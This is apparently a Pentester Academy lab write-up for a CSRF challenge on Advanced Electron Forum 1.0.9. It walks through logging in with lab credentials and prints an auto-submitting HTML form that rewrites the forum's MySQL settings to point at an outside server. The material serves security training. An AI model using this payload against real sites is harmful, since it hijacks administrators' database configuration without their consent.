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<b>Name</b>	Advanced Electron Forum
<b>URL</b>	<a href="https://www.attackdefense.com/challengedetails?cid=323">https://www.attackdefense.com/challengedetails?cid=323</a>
<b>Type</b>	Real World Webapps : CSRF

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

## Solution:

**Step 1:** Inspect the web application.

My Board x +

nxkibhlxp4mpr6dhj7xq8aza.mumbaix.attackdefenselabs.com

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General Stuff				
	Board	Topics	Posts	Last Post
	<a href="#">Generals</a> Talk about anything you like in general!	1	1	----

New Posts No New Posts

Statistics

Recent Posts

(July 13, 2018, 1:05 pm) **Welcome to AEF** by (Generals)


Active Users

1 users in the past 15 minutes (1 guests, 0 members)

Most users online today were 1. Most users ever online was 1 on **Today at 10:22 am**


Board Stats

**Step 2:** Search on google “advanced electron forum exploit” and look for publicly available exploits.



The exploit db link contains the HTML script required to exploit the vulnerability.

**Exploit DB Link:** <https://www.exploit-db.com/exploits/39261>



**Step 3:** The user has to authenticate in order to exploit the vulnerability. The login credentials are provided in the challenge description. Navigate to the login portal and log into the web application

**URL:** <http://nxkibhlaxp4mpr6dhj7xq8aza.mumbaix.attackdefenselabs.com/index.php?act=login>

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If you have forgotten your username for your account on this board we can email your username.

**Forgot my password**  
You can reset your password by answering your secret question Or we can send you another password to login into your account.

**Sign Up**  
Haven't registered for an account yet ? What were you doing all time !

**Resend Activation Code**  
If you have not recieved your activation code yet, please request for another one.

**Sign In to your Account**

Username:

Password:

☐ Remember me on this computer.

☐ Sign In anonymously.

Sign In

All times are GMT. The time now is December 6, 2019, 10:28 am.

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Queries: 5 | Page Created In:0.001

Credentials:

- **Username:** admin
- **Password:** password1

Admin Dashboard:



**Step 4:** Copy the HTML script provided at exploit db link and update the URL in the request.

### HTML Script:

```
<form id="DOOM" accept-charset="ISO-8859-1"
action="http://nxkibhlaxp4mpr6dhj7xq8aza.mumbaix.attackdefenselabs.com/index.php?act=admin&adact
=conpan&seadact=mysqlset"
method="post" name="mysqlsetform">
<input type="hidden" name="server" value="hyp3rlinx.altervista.org" />
<input type="hidden" name="user" value="hyp3rlinx" />
<input type="hidden" name="password" value="DESTROYED" />
<input type="hidden" name="database" value="AEF" />
<input type="hidden" name="dbprefix" value="aef_" />
<script>document.getElementById('DOOM').submit()</script>
</form>
```

Save the HTML script as csrf.html

```
root@PentesterAcademyLab:~$ cat csrf.html
<form id="DOOM" accept-charset="ISO-8859-1" action="http://nxkibhlaxp4mpr6dhj7xq8aza.mumbaix.attackdefenselabs.com/index.php?act=admin&
adact=conpan&seadact=mysqlset"
method="post" name="mysqlsetform">
<input type="hidden" name="server" value="hyp3rlinx.altervista.org" />
<input type="hidden" name="user" value="hyp3rlinx" />
<input type="hidden" name="password" value="DESTROYED" />
<input type="hidden" name="database" value="AEF" />
<input type="hidden" name="dbprefix" value="aef_" />
<script>document.getElementById('DOOM').submit()</script>
</form>
root@PentesterAcademyLab:~$
```



**Step 5:** Open the HTML script in the same browser session.

The screenshot shows a web browser window with two tabs: 'My Board' and 'Administration Center - Login'. The address bar shows the URL: `nxkibhlxp4mpr6dhj7xq8aza.mumbaix.attackdefenselabs.com/index.php?act=admin&adact=conpan&seadact=`. The page header includes the 'AdvancedElectronForum' logo and navigation links like 'Admin', 'User CP', 'PM's (0)', 'Search', 'Calendar', and 'Quick'. Below the header, it says 'You are here: [Index](#) > [Admin](#)'. The main content area displays a 'Security Login' form with a key icon. The form has two input fields: 'Username' with the value 'admin' and 'Password' which is empty. A 'Submit' button is at the bottom of the form.

The exploit was unsuccessful as the csrf request was not processed because of login pop-up

**Step 6:** Login with the credentials and open the csrf.html again.

The screenshot shows the same web browser window, but now the 'Administration Center - MySQL Settings' page is open. The address bar URL is the same. The page header and navigation are identical. Below the header, it says 'You are here: [Index](#) > [Admin](#)'. The left sidebar contains a menu with 'Admin Options' (Admin Index, Forum Index, Credits) and 'Control Panel' (Core Settings, MySQL Configuration, Maintenance Mode, Mail Settings, General Settings, Shoutbox Settings, SEO Settings, BAN Settings, Updates). The main content area is titled 'MySQL Settings' and contains a form with the following fields: 'Server' (hyp3rlinx.altervista.org), 'MySQL User' (hyp3rlinx), 'MySQL password' (masked with asterisks), 'MySQL database' (AEF), and 'MySQL DB Tables Prefix' (aef\_). A 'Submit' button is at the bottom of the form.

The CSRF was successful and as a result the db credentials were changed.



## References:

1. Advanced Electron Forum (<http://www.anelectron.com/>)
2. Advanced Electron Forum 1.0.9 - Cross-Site Request Forgery (<https://www.exploit-db.com/exploits/39261/>)